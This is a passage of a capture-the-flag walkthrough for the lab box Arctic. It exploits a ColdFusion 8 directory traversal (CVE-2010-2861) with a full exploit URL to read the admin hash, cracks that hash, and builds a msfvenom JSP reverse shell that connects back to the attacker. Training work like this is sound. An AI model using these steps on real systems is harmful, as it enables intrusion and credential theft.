Arctic
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Arctic is an easy, old Windows box running Adobe ColdFusion 8 on port 8500. A directory traversal (CVE-2010-2861) lets us readpassword.propertiesand pull the admin's SHA1 hash; a rainbow table cracks it tohappyday. Inside the panel, we schedule a scheduled task that downloads a malicious.jspinto the directory-listed web folder, and loading it gives a reverse shell astolis. That user hasSeImpersonatePrivilege, so a Potato-style attack (JuicyPotato) elevates toNT AUTHORITY\SYSTEM.
Reconnaissance
Ping
A ping confirms the host is up and, via the TTL, hints at the OS:
ping -c 1 10.10.10.11
PING 10.10.10.11 (10.10.10.11) 56(84) bytes of data.
64 bytes from 10.10.10.11: icmp_seq=1 ttl=127 time=109 ms

--- 10.10.10.11 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 108.698/108.698/108.698/0.000 ms
TTL 127 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 127 = 128−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
A full TCP sweep across all 65535 ports leaves only three:
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open 10.10.10.11 -oG scan
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
135/tcp   open  msrpc   syn-ack ttl 127
8500/tcp  open  fmtp    syn-ack ttl 127
49154/tcp open  unknown syn-ack ttl 127

Nmap done: 1 IP address (1 host up) scanned in 26.50 seconds
           Raw packets sent: 131085 (5.768MB) | Rcvd: 21 (924B)
extractPorts boils the -oG file down and leaves the three ports on the clipboard:
extractPorts scan
Extracting information ...
IP Address: 10.10.10.11
Open ports: 135,8500,49154
The other 65532 come back filtered (no-response), not closed: there is a firewall dropping packets silently, which is why the sweep takes 26 seconds instead of a couple. The --defeat-rst-ratelimit warning says the same thing from another angle: with the host rate-limiting RST packets, some closed ports may be counted as filtered, so the "closed" list is not trustworthy (the open one is). The three syn-ack ttl 127 point at Windows again.
The version scan over those three ports (launched from a .zshrc function that wraps nmap -p<ports> -sCV) returns a terse but telling profile: RPC on 135 and 49154 and, above all, an odd service on 8500, ColdFusion's default port.
nmap -p135,8500,49154 -sCV 10.10.10.11
PORT      STATE SERVICE VERSION
135/tcp   open  msrpc   Microsoft Windows RPC
8500/tcp  open  fmtp?
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 142.69 seconds
That fmtp? with a question mark is the interesting bit: nmap did get a response but could not match it against any signature, so it just echoes the name /etc/services maps to port 8500. When that happens, the work goes back to you. whatweb does get something:
whatweb 10.10.10.11:8500
http://10.10.10.11:8500 [200 OK] Country[RESERVED][ZZ], maybe Dell-OpenManage-Switch-Administrator, HTTPServer[JRun Web Server], IP[10.10.10.11], Index-Of, Title[Index of /]Two facts and one red herring. The red herring is maybe Dell-OpenManage-Switch-Administrator, a low-confidence signature that leads nowhere here. The good facts are JRun Web Server, the Java application server Adobe embeds in ColdFusion, and Index-Of: there is directory listing. Wappalyzer, on the other hand, recognises nothing, which is what you would expect when the server is neither Apache nor nginx nor a known CMS:

The root serves two directories, CFIDE/ and cfdocs/. The first one leads to administrator/:

And there sits the Adobe ColdFusion 8 Administrator panel, with the version written on the login screen itself:

Access to the ColdFusion panel
CVE-2010-2861: directory traversal to password.properties
ColdFusion 8 carries a classic directory traversal (CVE-2010-2861) in the locale parameter of several admin pages. A searchsploit finds the exploit, but the core of the attack is a single URL that climbs the directory tree to the file where ColdFusion stores the panel password:
searchsploit "Adobe coldfusion 8"
searchsploit -m multiple/remote/14641.py
Adobe ColdFusion - Directory Traversal              | multiple/remote/14641.py
Adobe ColdFusion - Directory Traversal (Metasploit) | multiple/remote/16995.rb
Adobe ColdFusion 8 - Remote Command Execution (RCE) | cfm/webapps/50057.py
...
Shellcodes: No Results

# searchsploit Adobe coldfusion 8 -m multiple/remote/14641.py
[!] Could not find EDB-ID #
The first attempt at copying the exploit fails: -m does not take a path but the exploit's EDB-ID, so the correct call is searchsploit -m 14641 (or copying the file by hand from /usr/share/exploitdb/exploits/multiple/remote/). It is worth reading the code before running it, because the valuable part is not the script but its header comment:

# working GET request courtesy of carnal0wnage:
# http://server/CFIDE/administrator/enter.cfm?locale=../../../../../../../../../../ColdFusion8/lib/password.properties%00en
#
# LLsecurity added another admin page filename: "/CFIDE/administrator/enter.cfm"

# CVE-2010-2861 - Adobe ColdFusion Unspecified Directory Traversal Vulnerability
# leo 13.08.2010

# in case some directories are blocked
filenames = ("/CFIDE/wizards/common/_logintowizard.cfm", "/CFIDE/administrator/archives/index.cfm", "/cfide/install.cfm", "/CFIDE/administrator/entman/i...
That filenames tuple explains why the exploit tries several pages: the traversal does not live in one specific URL but in the locale parameter, which several admin pages process the same way. If one is blocked, another will do. Here the first one is enough, so we fire it by hand from the browser:
http://10.10.10.11:8500/CFIDE/administrator/enter.cfm?locale=../../../../../../../../../../ColdFusion8/lib/password.properties%00enThe response paints password.properties right on top of the login form itself. The %00 (null byte) truncates the path so the server serves the file as-is instead of appending the extension it expects:

#Wed Mar 22 20:53:51 EET 2017
rdspassword=0IA/F[[E>[$_6&\\Q>[K\=XP \n
password=2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03
encrypted=true
The file gives up two credentials, not one: the panel's (password) and the RDS one (rdspassword), ColdFusion's remote development service. The one we want is the first, and it comes in uppercase because that is how Java writes it; it makes no difference, hex in a hash is case-insensitive.
From SHA1 hash to happyday
The hash is an unsalted SHA1 (40 hex chars). Without a salt, a weak hash falls instantly against a rainbow table; we run it through a lookup service and it resolves on the first try:

1 hashes were checked: 1 found 0 not found
Found:
2f635f6d20e3fde0c53075a84b68fb07dcec9b03:happyday
Nothing was "cracked" here in the brute-force sense: the hash was already in the service's database, which is exactly the risk of an unsalted SHA1 over a dictionary password.

With admin / happyday we get into the panel.
Shell as tolis
A scheduled task that uploads a .jsp
Inside the panel, Server Settings > Mappings hands over the missing piece: the absolute path behind /CFIDE is C:\ColdFusion8\wwwroot\CFIDE, precisely the directory we have directory listing on. Placed side by side, the browser listing and the mappings table say the same thing:

Logical Path   Directory Path
/CFIDE         C:\ColdFusion8\wwwroot\CFIDE
/gateway       C:\ColdFusion8\gateway\cfc
If we can drop a file there that the server will interpret, we get execution. And here comes an architectural detail worth stating properly: ColdFusion 8 runs on top of a Java application server (the JRun that whatweb gave away), so a .jsp placed under wwwroot is not interpreted by ColdFusion, it is interpreted by the servlet engine underneath. For the attacker it makes no difference who runs it; for understanding why it works, it does.
We first check whether Metasploit ships a payload for that extension, then build the file:
msfvenom -l payloads | grep jsp
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.16.4 LPORT=1234 -o reverse.jsp
python3 -m http.server 80
java/jsp_shell_bind_tcp       Listen for a connection and spawn a command shell
java/jsp_shell_reverse_tcp    Connect back to attacker and spawn a command shell

# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.16.4 LPORT=1234 -o reverse.jsp
Payload size: 1496 bytes
Saved as: reverse.jsp
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
There are two candidates and the difference between them is which way the connection goes: the bind one sits listening on the victim (and we have a firewall filtering 65532 ports there, so no) while the reverse one dials out to us. That builds reverse.jsp (1496 bytes), served from the local HTTP server.
What is missing is how to get it onto the victim, and the panel itself provides it. In the sidebar, under Debugging & Logging, sits the Scheduled Tasks section, still empty:

Debugging & Logging > Scheduled Tasks

Scheduled tasks can create static web pages from dynamic data sources.

Scheduled Tasks
Actions   Task Name   Duration
No tasks have been scheduled.
